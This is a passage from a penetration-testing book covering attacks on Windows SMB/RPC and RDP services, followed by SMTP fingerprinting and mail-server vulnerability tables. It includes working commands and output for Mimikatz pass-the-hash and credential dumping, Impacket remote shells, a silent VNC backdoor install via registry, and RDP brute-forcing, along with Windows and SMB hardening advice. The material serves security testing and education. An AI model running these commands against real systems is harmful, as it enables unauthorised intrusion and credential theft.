Windows domains often enforce an account lockout policy, and so aggressive password grinding should be considered only after you understand the policy (or lack thereof). Failure to do this may result in locking out the entire domain! A sensible alternative is to run a horizontal brute-force attack using a small number of known passwords against many valid accounts and service interfaces.
Upon authenticating with SMB and Microsoft RPC endpoints, you can obtain material from the system, escalate privileges, and pivot to access further applications and services. The following steps are described in this section:
Authenticating with SMB
Querying WMI to understand the system configuration
Remote command execution
Accessing and modifying the registry
Obtaining secrets (passwords, hashes, long-term keys, and tickets)
With administrative privileges you can also send instructions to exposed LSA and SAMR interfaces to change security settings, add user accounts, and modify privileges.
Armed with a valid username and password, you can authenticate with SMB using the Windows net command (or smbclient in Unix-like environments with Samba installed), as follows:
net use \\target\IPC$ password /user:username
This will authenticate using the IPC$ share. You can then seek to execute commands, access other shares, modify registry keys, and interact with available services.
You can also authenticate with SMB through passing an NTLM hash (demonstrated by Example 8-12 using the Mimikatz sekurlsa::pth feature4) or a Kerberos ticket (see Chapter 7). By loading a compromised token into the local LSASS process and presenting it through SMB, we avoid the need to crack the account password.
mimikatz # sekurlsa::pth /user:chris /domain:VEGAS2 /ntlm:ec4bbe4663a452f23f85dcf5288ca0bc \
/run:cmd.exe
user : chris
domain : VEGAS2
program : cmd.exe
NTLM : ec4bbe4663a452f23f85dcf5288ca0bc
| PID 712
| TID 300
| LUID 0 ; 362544 (00000000:00058830)
\_ msv1_0 - data copy @ 000F8AF4 : OK !
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\> dir \\10.0.0.5\D$
Volume in drive D has no label.
Volume Serial Number is 54D3-7536
Directory of D:\
15-03-2016 15:09 <DIR> .
15-03-2016 15:09 <DIR> ..
15-03-2016 15:07 <DIR> apache
15-03-2016 15:07 <DIR> diagnostics
22-07-2015 13:02 1.918 fixDB.bat
04-09-2015 07:08 1.400 install-apache.bat
04-09-2015 07:08 2.651 install-mysql.bat
15-03-2016 15:09 <DIR> mysql
15-03-2016 15:06 <DIR> _logs
3 File(s) 5.359 bytes
4 Dir(s) 140.230.656 bytes free
You can use Native Windows tools, Nmap scripts, and open source utilities to query exposed services and reveal useful information, including user accounts and system configuration. With credentials, LSARPC, SAMR, and WMI interfaces are particularly useful.
Tools used to interact with WMI include Patrik Karlsson’s WMIdump5 and individual utilities within Core Security Technologies’ Impacket library6 (e.g., wmiquery.py). Example 8-14 demonstrates using WMIdump to obtain the following from a server:
Operating system configuration
Local user accounts and groups
Running processes, services, and configuration
Installed software packages, service packs, and hotfixes
C:\> WMIdump -c config\standard.config –u Administrator -p control -t 192.168.1.10 WMIDump v1.3.0 by patrik@cqure.net ----------------------------------- Dumping 192.168.1.10:Win32_Process Dumping 192.168.1.10:Win32_LogicalDisk Dumping 192.168.1.10:Win32_NetworkConnection Dumping 192.168.1.10:Win32_ComputerSystem Dumping 192.168.1.10:Win32_OperatingSystem Dumping 192.168.1.10:Win32_Service Dumping 192.168.1.10:Win32_SystemUsers Dumping 192.168.1.10:Win32_ScheduledJob Dumping 192.168.1.10:Win32_Share Dumping 192.168.1.10:Win32_SystemAccount Dumping 192.168.1.10:Win32_LogicalProgramGroup Dumping 192.168.1.10:Win32_Desktop Dumping 192.168.1.10:Win32_Environment Dumping 192.168.1.10:Win32_SystemDriver Dumping 192.168.1.10:Win32_NetworkClient Dumping 192.168.1.10:Win32_NetworkProtocol Dumping 192.168.1.10:Win32_ComputerSystemProduct Dumping 192.168.1.10:Win32_QuickFixEngineering C:\> type 192.168.1.10\Win32_SystemUsers.dmp GroupComponent;PartComponent; \\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV"; \\WEBSERV\root\cimv2:Win32_UserAccount.Name="Administrator",Domain="OFFICE"; \\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV"; \\WEBSERV\root\cimv2:Win32_UserAccount.Name="ASPNET",Domain="OFFICE"; \\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV"; \\WEBSERV\root\cimv2:Win32_UserAccount.Name="Guest",Domain="OFFICE"; \\WEBSERV\root\cimv2:Win32_ComputerSystem.Name="WEBSERV"; \\WEBSERV\root\cimv2:Win32_UserAccount.Name= "__vmware_user__",Domain="OFFICE";
You can execute commands over SMB and RPC using the Impacket scripts listed in Table 8-10. Example 8-15 demonstrates Impacket setup under Kali Linux and command shell execution against a host via smbexec.py. These utilities support authentication via passwords, NTLM hashes, and Kerberos tickets.
| Script | Interface | Notes |
|---|---|---|
| smbexec.py | \pipe\svcctl via SMB | Upload and execute a command shell as a service |
| psexec.py | ||
| services.py | Start and stop arbitrary system services (e.g., Terminal Services or the Task Scheduler) | |
| atexec.py | \pipe\atsvc via SMB | Execute commands via the Task Scheduler |
| wmiexec.py | DCOM via port 135 | Stealthily execute a command shell without touching the disk or running a new service |
root@kali:~# PATH=$PATH:/usr/share/doc/python-impacket/examples/ root@kali:~# smbexec.py Administrator:Password123@192.168.1.10 Impacket v0.9.14-dev - Copyright 2002-2015 Core Security Technologies [*] Trying protocol 445/SMB... [*] Creating service BTOBTO... [!] Launching semi-interactive shell - Careful what you execute C:\Windows\system32> whoami nt authority\system
Antivirus will often alert upon and remove malicious content uploaded via smbexec.py and psexec.py. As such, wmiexec.py is recommended along with the Metasploit web_delivery module to spawn a feature-rich shell that is not flagged (as nothing is written to disk). The process is detailed within Justin Elze’s TrustedSec blog post “We Don’t Need No Stinkin’ PSExec”.7
Remote registry manipulation is made easy through the Microsoft regdmp.exe, regini.exe, and reg.exe utilities. Example 8-16 shows regdmp in use against 192.168.189.10. Impacket also supports these operations.
C:\> regdmp -m \\192.168.189.10
\Registry
Machine [17 1 8]
HARDWARE [17 1 8]
ACPI [17 1 8]
DSDT [17 1 8]
GBT__ _ [17 1 8]
AWRDACPI [17 1 8]
00001000 [17 1 8]
00000000 = REG_BINARY 0x00003bb3 0x54445344 \
0x00003bb3 0x42470101 0x20202054 \
0x44525741 0x49504341 0x00001000 \
0x5446534d 0x0100000c 0x5f5c1910 \
0x5b5f5250 0x2e5c1183 0x5f52505f \
0x30555043 0x00401000 0x5c080600 \
0x5f30535f 0x0a040a12 0x0a000a00 \
0x08000a00 0x31535f5c 0x040a125f \
You can modify registry keys using the regini command with crafted text files containing values. To silently install a VNC server on a target, for example, you must set keys to define which port the service listens on and the password. A text file (winvnc.ini in this case) is first assembled, containing:
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
SocketConnect = REG_DWORD 0X00000001
Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
And regini is used to insert keys:
C:\> regini -m \\192.168.189.10 winvnc.ini
Key removal is achieved by using the reg delete command. For example, to remove the VNC backdoor keys just set on the remote system, use the following command:
C:\> reg delete \\192.168.189.10\HKU\.DEFAULT\Software\ORL\WinVNC3
Useful secrets can be pillaged with privileged access, including the following:
Plaintext credentials in-memory (i.e., account passwords)
Long-term keys and NTLM hashes that can be cracked or passed
Kerberos ticket-granting and individual service tickets
Stored credentials within client software (e.g., browsers and mail clients)
Autocomplete fields within browsers
You can obtain these by using Mimikatz, Jamieson O’Reilly’s mimikittenz8, Impacket’s secretsdump.py, and NirSoft’s password recovery tools.9 Example 8-17 demonstrates Mimikatz used to list passwords, hashes, and long-term keys upon securing SYSTEM privileges.
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 10 2014 01:53:31)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' Microsoft BlueHat edition! with 14 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPasswords full
Authentication Id : 0 ; 773066 (00000000:000bcbca)
Session : RemoteInteractive from 2
User Name : chris
Domain : VEGAS2
SID : S-1-5-21-1327114093-703384837-354032829-6292
msv :
[00000003] Primary
* Username : chris
* Domain : VEGAS2
* NTLM : ec4bbe4663a452f23f85dcf5288ca0bc
* SHA1 : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
[00010000] CredentialKeys
* NTLM : ec4bbe4663a452f23f85dcf5288ca0bc
* SHA1 : 76a63bff075cd89a37b032fc0bda0ccd7d6466d4
tspkg :
wdigest :
* Username : chris
* Domain : VEGAS2
* Password : zaq12wsx
kerberos :
* Username : chris
* Domain : VEGAS2.LOCAL
* Password : (null)
You can also retrieve secrets from system backup files and content that you might come across during testing. For example, if you are able to access registry hives on disk, you can use Ronnie Flathers’ creddump utilities to extract NTLM hashes,10 cached domain passwords, and LSA secrets.
You can install the SensePost Auto Domain Admin and Network Exploitation (autoDANE) utility11 under Kali Linux and use a number of the tactics within this chapter to commandeer a Windows environment. Upon obtaining credentials from memory, horizontal brute-force password grinding is used to access other systems and repeat the process. Figure 8-5 summarizes the information gathered.
The Windows terminal server driver (termdd.sys) provides access via RDP over TCP port 3389. Clients including Remote Desktop Connection and Remote Desktop Sharing can access the desktop and specific applications. RDP servers are susceptible to brute-force password grinding, MITM, and exploitation via software defects.
Upon enumerating valid accounts you can attack RDP to uncover passwords via brute-force. Although Hydra supports the protocol, Ncrack12 is a faster option for RDP brute-force, as demonstrated by Example 8-18.
root@kali:~# ncrack -vv --user Administrator –P common.txt 10.0.0.4:3389 Starting Ncrack 0.4ALPHA (http://ncrack.org) at 2016-04-24 17:46 PDT rdp://10.0.0.4:3389 Valid credentials, however, another user is currently logged on Discovered credentials on rdp://10.0.0.4:3389 'Administrator' 'youradmin'
Example 8-19 demonstrates Nmap used to detail RDP transport security settings. Adversaries with network access can exploit servers supporting weak ciphers to compromise data.
root@kali:~# nmap -p3389 --script rdp-enum-encryption 10.0.0.4 Starting Nmap 6.46 (http://nmap.org) at 2016-04-24 14:45 PDT Nmap scan report for 10.0.0.4 PORT STATE SERVICE 3389/tcp open ms-wbt-server | rdp-enum-encryption: | Security layer | CredSSP: SUCCESS | Native RDP: SUCCESS | SSL: SUCCESS | RDP Encryption level: Client Compatible | 40-bit RC4: SUCCESS | 56-bit RC4: SUCCESS | 128-bit RC4: SUCCESS |_ FIPS 140-1: SUCCESS
You can easily install the Portcullis Labs rdp-sec-check utility13 and run it from Kali Linux, as shown in Example 8-20. The tool supports batch scanning of servers and other useful features.
root@kali:~# cpan cpan[1]> install Encoding::BER Going to write /root/.cpan/Metadata Running install for module 'Encoding::BER' Running make for J/JA/JAW/Encoding-BER-1.00.tar.gz Fetching with LWP: http://www.perl.com/CPAN/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz Fetching with LWP: http://www.perl.com/CPAN/authors/id/J/JA/JAW/CHECKSUMS Checksum for /root/.cpan/sources/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz ok Scanning cache /root/.cpan/build for sizes DONE cpan[2]> exit Lockfile removed. root@kali:~# wget https://labs.portcullis.co.uk/download/rdp-sec-check-0.9.tgz root@kali:~# tar xvfz rdp-sec-check-0.9.tgz rdp-sec-check-0.9/ rdp-sec-check-0.9/rdp-sec-check.pl rdp-sec-check-0.9/COPYING.GPL rdp-sec-check-0.9/COPYING.RDP-SEC-CHECK root@kali:~# cd rdp-sec-check-0.9/ root@kali:~/rdp-sec-check-0.9# ./rdp-sec-check.pl 10.0.0.4 Starting rdp-sec-check v0.9-beta at Mon Jun 15 06:18:35 2015 [+] Scanning 1 hosts Target: 10.0.0.4 IP: 10.0.0.4 Port: 3389 [+] Summary of protocol support [-] 10.0.0.4:3389 supports PROTOCOL_RDP : TRUE [-] 10.0.0.4:3389 supports PROTOCOL_HYBRID: TRUE [-] 10.0.0.4:3389 supports PROTOCOL_SSL : TRUE [+] Summary of RDP encryption support [-] 10.0.0.4:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE [-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_NONE : FALSE [-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_40BIT : TRUE [-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_128BIT : TRUE [-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_56BIT : TRUE [-] 10.0.0.4:3389 supports ENCRYPTION_METHOD_FIPS : TRUE [+] Summary of security issues [-] 10.0.0.4:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED [-] 10.0.0.4:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM [-] 10.0.0.4:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS [-] 10.0.0.4:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
Attackers take advantage of weaknesses within RDP implementations to launch MITM attacks, affect availability through denial of service, and escalate privileges. Table 8-11 lists significant flaws disclosed in recent years.
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2016-0036 | Windows Server 2012 | Multiple authenticated RDP privilege escalation flaws |
| CVE-2015-2473 | Windows Server 2008 R2 SP1 | |
| CVE-2015-2373 | Windows Server 2012 | Unauthenticated remote code execution flaw |
| CVE-2014-6318 | Windows Server 2012 R2 | RDP audit failure leading to login attempts not being logged |
| CVE-2014-0296 | Windows Server 2012 R2 | The RDP cryptographic implementation is vulnerable to MITM attack |
| CVE-2012-2526 | Windows XP SP3 | Remote code execution via RDP |
| CVE-2012-0173 and CVE-2012-0002 |
Windows Server 2008 R2 SP1 | The RDP implementation is vulnerable to two flaws resulting in remote code execution |
Pursue the following avenues when testing Microsoft services:
Scanning to enumerate services exposed via TCP, UDP, SMB, and HTTP.
Querying of SMB and RPC services to enumerate system configuration.
Investigation of weaknesses (e.g., flaws in SMB and RPC implementations) that can be exploitable remotely without credentials, resulting in user enumeration, code execution, or privileged access.
Brute-force password grinding of exposed SMB, WMI, and RDP interfaces.
Further querying, execution of commands, harvesting of credentials, and privilege escalation upon authenticating.
You should consider the following hardening steps within Microsoft environments:
Review Microsoft’s “Threats and Countermeasures Guide”.
Negate known vulnerabilities in critical services including SMB, RPC, and Kerberos by ensuring that Windows systems are maintained and up to date.
Tightly control untrusted network access to SMB and RPC service endpoints.
Use Group Policy Object (GPO) settings to enforce a sensible user account lockout policy and reduce the efficacy of brute-force password grinding against the Windows domain.
Use GPO settings to limit lateral movement by preventing network log on to sensitive workstations and servers.14
Rename local Administrator accounts to nonobvious names and set up decoy Administrator accounts with no privileges and strong passwords.
Audit and review authentication failures to flag brute-force attacks.
SMB service countermeasures:
Restrict anonymous (null session) access to named pipes and shares.15
Enforce NTLMv2 and SMB signing to mitigate known weaknesses within NTLM that are exploited by brute-force password grinding and MITM tools.
Consider enforcing a Windows Server 2012 R2 domain functional level, which forces Kerberos authentication with strong ciphers and disables NTLM support.16
Microsoft RPC hardening steps:
Disable the Task Scheduler and Messenger services to improve security.
Review and prune running services with RPC interfaces to reduce attack surface.
In high-security environments, consider disabling DCOM completely.17
Be aware of threats posed to servers by RPC over HTTP functionality within Microsoft IIS. Ensure that the RPC_CONNECT method isn’t available through publicly accessible web servers in your environment.
1 See “A List of Names That Are Registered by Windows Internet Naming Service” and “List of Names Registered with WINS Service”, both on Microsoft’s Knowledge Base.
2 Jean-Baptiste Marchand, “Windows Network Services Internals”, Hervé Schauer Consultants, October 22, 2003..
3 See CVE-2013-3175.
4 See sekurlsa::pth on GitHub.
5 See WMIdump on cqure.net.
6 See Impacket on Core Security.
7 David Kennedy, “We Don’t Need No Stinkin’ PSExec”, TrustedSec Blog, June 12, 2015.
8 See mimikittenz on GitHub.
9 See NirSoft’s “Windows Password Recovery Tools”.
10 See creddump7 on GitHub.
11 See autoDANE on GitHub.
12 See Ncrack at Nmap.org.
13 See rdp-sec-check at Portcullis Labs.
14 See Jessica Payne’s tweet.
15 For more information, see “Network Access: Restrict Anonymous Access to Named Pipes and Shares” on Microsoft’s TechNet.
16 See “Understanding Active Directory Domain Services (AD DS) Functional Levels” on Microsoft’s TechNet.
17 See “Enable or Disable DCOM” on Microsoft’s TechNet.
Mail services relay messages across both the Internet and private networks. Adversaries often use the channels formed by mail protocols to target internal systems. This chapter details the tactics you can adopt to identify flaws in available mail services—including service identification, enumeration of enabled options, and testing for known weaknesses.
Table 9-1 lists mail services supporting mail delivery (via SMTP) and collection (via POP3 and IMAP). TLS is often used to provide transport security.
| Port | Protocol | TLS | Name | Description | Hydra | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 25 |
● |
– | – | smtp | Simple Mail Transfer Protocol |
● |
| 465 |
● |
– |
● |
smtps | ||
| 587 |
● |
– | – | submission | ||
| 110 |
● |
– | – | pop3 | Post Office Protocol |
● |
| 995 |
● |
– |
● |
pop3s | ||
| 143 |
● |
– | – | imap2 | Internet Message Access Protocol |
● |
| 993 |
● |
– |
● |
imaps | ||
SMTP servers (known as message transfer agents or MTAs) transport email using software packages such as Sendmail and Microsoft Exchange. Figure 9-1 demonstrates a typical configuration, in which content filtering mechanisms are used to scrub email.
In this case, inbound mail is first sent to a managed security service provider (MSSP) to quarantine malware, spam, and other threats. The MSSP relays processed mail to the organization’s external SMTP interface (usually a firewall or appliance performing further filtering), which in turn is delivered to an internal mail server.
Configuration of devices and mail servers throughout the chain is important. Insufficient network filtering allow an attacker to establish a session with an organization’s external SMTP interface and bypass the MSSP, for example. Many servers also send nondelivery notification (NDN) messages if they are unable to relay email to the intended recipient, revealing software and network configuration details.
Attacks launched via SMTP might have different goals and targets. For example, an adversary could take advantage of a flaw within an exposed service directly (e.g., exploit a known bug within Microsoft Exchange) or use SMTP as a delivery mechanism to serve malicious content to a vulnerable component within a larger system (e.g., an antivirus engine running an internal mail server).
Upon preparing a list of mail servers and valid domains, you can fingerprint each SMTP endpoint and identify enabled subsystems and features. Mail server software details are obtained through banner grabbing, behavioral analysis, and passive review of NDNs.
The SMTP banner presented upon connection often describes the implementation. If the banner is obfuscated or doesn’t provide sufficient detail, the HELP command might provide meaningful feedback. Example 9-1 demonstrates manual fingerprinting of an SMTP service, followed by scanning with Nmap.
root@kali:~# dig +short mx fb.com 10 mxa-00082601.gslb.pphosted.com. 10 mxb-00082601.gslb.pphosted.com. root@kali:~# telnet mxa-00082601.gslb.pphosted.com 25 Trying 67.231.145.42... Connected to mxa-00082601.gslb.pphosted.com. Escape character is '^]'. 220 mx0a-00082601.pphosted.com ESMTP mfa-m0004346 HELP 500 5.5.1 Command unrecognized: "HELP" QUIT 221 2.0.0 mx0a-00082601.pphosted.com Closing connection Connection closed by foreign host. root@kali:~# nmap -sV -p25 mxa-00082601.gslb.pphosted.com Starting Nmap 6.46 (http://nmap.org) at 2014-09-09 22:15 UTC Nmap scan report for mxa-00082601.gslb.pphosted.com (67.231.153.30) Host is up (0.092s latency). PORT STATE SERVICE VERSION 25/tcp open smtp Symantec Enterprise Security manager smtpd Service Info: Host: mx0b-00082601.pphosted.com
Mail servers often send verbose NDN messages back to the source if they are unable to route mail to a recipient. This gives adversaries an opportunity to infer valid mailboxes (which are later used during phishing campaigns). A secondary benefit is that NDN messages contain useful environmental details, including:
Hostnames and IP addresses
Mail server software version and configuration
The underlying OS and server configuration
Physical location of mail servers (based on time zone and format)
TLS configuration and support between servers
RFC 5321 mandates that SMTP headers must not be altered by mail server software. Upon viewing the source of a message, we find that each mail server adds a Received header, as summarized by Example 9-2. In this case, I extract the headers from an NDN message for blah@nintendo.com.
Received: from smtpout.nintendo.com ([205.166.76.16]:17869 helo=ONERDEDGE02.one.nintendo.com) by mx.example.org with esmtps (TLSv1:AES128-SHA:128) (Exim 4.82) id 1XXqMW-00042s-QQ for chris@example.org; Sat, 27 Sep 2014 06:40:29 -0500 Received: from ONERDEXCH01.one.nintendo.com (10.13.30.31) by ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:14 -0700 Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by ONERDEXCH01.one.nintendo.com (10.13.30.31) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:24 -0700 Received: from barracuda3.noa.nintendo.com (205.166.76.35) by ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id 14.3.174.1; Sat, 27 Sep 2014 04:40:13 -0700 Received: from gateway07.websitewelcome.com (gateway07.websitewelcome.com [70.85.67.23]) by barracuda3.noa.nintendo.com with ESMTP id pQ1karfQRUUAEBFL (version=TLSv1 cipher=AES256-SHA bits=256 verify=NO) for <blah@nintendo.com>; Sat, 27 Sep 2014 04:50:32 -0700 (PDT) Received: by gateway07.websitewelcome.com (Postfix, from userid 5007) id DFB39B9D3B153; Sat, 27 Sep 2014 06:40:21 -0500 (CDT) Received: from mx.example.org (mx.example.org [192.186.4.46]) by gateway07.websitewelcome.com (Postfix) with ESMTP id DACE4B9D3B135 for <blah@nintendo.com>; Sat, 27 Sep 2014 06:40:21 -0500 (CDT)
You can use this material to map the network, as demonstrated by Figure 9-2. This diagram details the route that the message took from our source mail server (mx.example.org), through the Nintendo infrastructure, and back.
In this case, the mail client selected an SMTP interface to use (upon obtaining the MX record of the target domain). During testing, you should take each enumerated domain, along with each exposed SMTP service and use Swaks1 to send email to a nonexistent user, as shown in Example 9-3. NDN results often vary based on the email route taken.
root@kali:~# dig +short mx nintendo.com 10 smtpgw1.nintendo.com. 20 smtpgw2.nintendo.com. root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s smtpgw1.nintendo.com:25 === Trying smtpgw1.nintendo.com:25... === Connected to smtpgw1.nintendo.com. -> EHLO localhost -> MAIL FROM:<chris@example.org> -> RCPT TO:<blah@nintendo.com> -> DATA -> 9 lines sent -> QUIT === Connection closed with remote host. root@kali:~# swaks -n -hr -f chris@example.org -t blah@nintendo.com -s smtpgw2.nintendo.com:25 === Trying smtpgw2.nintendo.com:25... === Connected to smtpgw2.nintendo.com. -> EHLO localhost -> MAIL FROM:<chris@example.org> -> RCPT TO:<blah@nintendo.com> -> DATA -> 9 lines sent -> QUIT === Connection closed with remote host.
When using Swaks, be sure to use an email account at which you can receive the NDN messages, along with a domain that lets you email from arbitrary sources (i.e., does not use SPF).
NDN messages might also contain headers generated by content filtering mechanisms (either distinct hardware appliances or software running on a mail server). Example 9-4 demonstrates the headers added by a Barracuda Networks content filter at barracuda.noa.nintendo.com.
X-Barracuda-Connect: gateway07.websitewelcome.com[70.85.67.23] X-Barracuda-Start-Time: 1411818632 X-Barracuda-Encrypted: AES256-SHA X-Barracuda-URL: http://barracuda.noa.nintendo.com:80/cgi-mod/mark.cgi X-Virus-Scanned: by bsmtpd at noa.nintendo.com X-Barracuda-Spam-Score: 0.00 X-Barracuda-Spam-Status: No, SCORE=0.00 using per-user scores of TAG_LEVE= L=2.0 QUARANTINE_LEVEL=1000.0 KILL_LEVEL=7.0 tests= X-Barracuda-Spam-Report: Code version 3.2, rules version 3.2.3.9943
Through sending messages with different contents, you can use responses to reverse engineer content filtering policy and antivirus configuration. For example, you can force identification and alerting of malicious content by sending an EICAR test file2 within an email.
Table 9-2 lists antivirus engines revealed upon parsing the EICAR test file, based on NDN headers received. Jon Oberheide and Farnam Jahanian published research that expands on this tactic.3
| Filter technology | Exposed information |
|---|---|
| Proofpoint and F-Secure |
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:5.11.87,1.0.14,0.0.0000 definitions=2013-12-12_01:2013-12-11,2013-12-12,1970-01-01, signatures=0 |
| Proofpoint and McAfee |
X-Proofpoint-Virus-Version: vendor=nai engine=5400 definitions=5800 signatures=585085 |
| Cisco IronPort and Sophos |
X-IronPort-AV: E=Sophos;i="4.27,718,1204520400"; v="EICAR-AV-Test'3'rd"; d="txt'?com'?scan'208";a="929062" |
| Cisco IronPort and McAfee |
X-IronPort-AV: E=McAfee;i="5400,1158,7286"; a="160098426" |
| Trend Micro |
X-TM-AS-Product-Ver: CSC-0-5.5.1026-15998 X-TM-AS-Result: No-10.22-4.50-31-1 |
| McAfee |
The WebShield(R) e500 Appliance discovered a virus in this file. The file was not cleaned and has been removed. |
| Barracuda Networks |
X-Barracuda-Virus-Scanned: by Barracuda Spam & Virus Firewall at example.org |
Upon identifying the deployed antivirus engine you can exploit defects by sending malicious content via SMTP. Remotely exploitable flaws have been found in ClamAV, ESET, Kaspersky, Sophos, and Symantec engines in particular, as listed in Table 9-3. Unfortunately, an increasing number of these issues do not have CVE references.
| CVE reference(s) | Vendor | Notes |
|---|---|---|
| CVE-2016-2208 | Symantec | ASPack remote heap memory corruption flawa |
| — | Kaspersky | Multiple severe parsing flaws, as discovered by Tavis Ormandyb,c,d |
| ESET | ||
| Sophos | ||
|
CVE-2010-4479 CVE-2010-4261 CVE-2010-4260 |
ClamAV | Multiple parsing overflows within ClamAV 0.96.4 |
a Tavis Ormandy, “Symantec/Norton Antivirus ASPack Remote Heap/Pool memory corruption Vulnerability CVE-2016-2208”, Chromium.org, May 6, 2016. b Tavis Ormandy, “Kaspersky: Mo Unpackers, Mo Problems”, Google’s Project Zero Blog, September 22, 2015. c Tavis Ormandy, “Analysis and Exploitation of an ESET Vulnerability”, Google’s Project Zero Blog, June 23, 2015. d See “Tavis Ormandy Finds Vulnerabilities in Sophos Anti-Virus Products”, Sophos Knowledge Base, June 30, 2015. | ||
Exploitable SMTP vulnerabilities often relate to particular server subsystems. Example 9-5 demonstrates manual enumeration via HELP and EHLO commands, along with automated testing using the Nmap smtp-commands script.
root@kali:~# telnet microsoft-com.mail.protection.outlook.com 25
Trying 207.46.163.138...
Connected to microsoft-com.mail.protection.outlook.com.
Escape character is '^]'.
220 BN1AFFO11FD016.mail.protection.outlook.com Microsoft
ESMTP MAIL Service ready at Thu, 11 Sep 2014 15:36:23 +0000
HELP
214-This server supports the following commands:
214 HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
EHLO world
250-BN1AFFO11FD016.mail.protection.outlook.com Hello [37.205.58.146]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-BINARYMIME
250 CHUNKING
QUIT
221 2.0.0 Service closing transmission channel
Connection closed by foreign host.
root@kali:~# nmap -p25 --script smtp-commands 207.46.163.138
Starting Nmap 6.46 (http://nmap.org) at 2014-09-29 18:37 BST
Nmap scan report for mail-bn14138.inbound.protection.outlook.com (207.46.163.138)
PORT STATE SERVICE
25/tcp open smtp
| smtp-commands: BN1AFFO11FD016.mail.protection.outlook.com Hello [78.145.30.139],
| SIZE 157286400, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8BITMIME, BINARYMIME,
| CHUNKING,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP
AUTH BDAT
Table 9-4 describes the commands supported by this SMTP server (this is not an exhaustive list), and Table 9-5 outlines the enabled extensions and features. The DSN extension,4 for example, is not a command, but a mechanism to provide delivery status notification.
| Command | Description |
|---|---|
HELO |
Initiates an SMTP conversation |
EHLO |
Initiates an ESMTP conversation |
STARTTLS |
Initiates an encrypted TLS session over the existing porta |
RCPT |
Defines the destination email address |
DATA |
Signifies that data (i.e., the message body) will follow |
RSET |
Aborts the current mail transaction |
| Defines the source email address | |
QUIT |
Ends the SMTP session and closes the connection |
HELP |
Presents help material back to the client |
AUTH |
SMTP authentication support |
BDAT |
Signifies that binary data will follow |
| Extension | Description |
|---|---|
SIZE 157286400 |
Limits the maximum message size to 15.7 MB |
PIPELINING |
Supports batching of SMTP commands without waiting for individual responses for each |
DSN |
Delivery status notification support |
ENHANCEDSTATUSCODES |
Provides detailed SMTP status codesa |
8BITMIME |
8-bit data transmission support |
BINARYMIME |
Binary data transmission support |
CHUNKING |
Support for sending binary chunks via BDAT |
a See “Simple Mail Transfer Protocol (SMTP) Enhanced Status Codes Registry” on IANA.org. | |
As noted earlier, lists are not exhaustive. Daniel J. Bernstein prepared an SMTP primer5 that contains useful information, which you can combine with the Wikipedia entry6 to delve into particular extensions.
SMTP server software may be found running on appliances (e.g., Barracuda Spam Firewall and Cisco IronPort), lightweight MTAs (e.g., qmail and Exim), and feature-rich mail server platforms (e.g., Microsoft Exchange and Sendmail).
According to NVD at the time of writing, there are no known exploitable flaws in the Barracuda Spam Firewall, Cisco IronPort, or Proofpoint platforms with SMTP vectors. Many web application defects exist within these products, however (e.g., XSS, command injection, and data exposure), which are exploitable via exposed HTTP and HTTPS interfaces.
Remotely exploitable vulnerabilities in popular mail server software packages (Exim, Postfix, Sendmail, Microsoft Exchange, and IBM Domino) are detailed in Tables 9-6 through 9-10.
| CVE reference(s) | Affects (up to) | Notes |
|---|---|---|
| CVE-2014-2957 | Exim 4.82 | DMARC header parsing overflow |
| CVE-2012-5671 | Exim 4.80 | DKIM record parsing vulnerabilities |
|
CVE-2011-1764 CVE-2011-1407 |
Exim 4.75 | |
| CVE-2010-4344 | Exim 4.69 | Remote overflow resulting in code execution |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-1720 |
Postfix 2.8.0 to 2.8.2 Postfix 2.7.0 to 2.7.3 Postfix 2.6.0 to 2.6.9 Postfix 2.5.13 and prior |
Cyrus SASL authentication overflow |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2009-4565 | Sendmail 8.4.13 | TLS authentication bypass permitting MITM and circumvention of access restrictions |
| CVE-2009-1490 | Sendmail 8.13.1 | Heap overflow triggered via long “X-” header values |
| CVE reference | Affected products | Notes |
|---|---|---|
| CVE-2014-0294 | Forefront Protection 2010 for Exchange | Buffer overflow resulting in remote code execution upon parsing malicious content |
| CVE-2010-0025 | Windows Server 2008 R2, Exchange Server 2000 SP3, and others | SMTP engine overflow within multiple products resulting in arbitrary code execution |
| CVE-2009-0098 | Exchange Server 2007 SP1 | TNEF overflow vulnerability |
| CVE reference(s) | Affects (up to) | Notes |
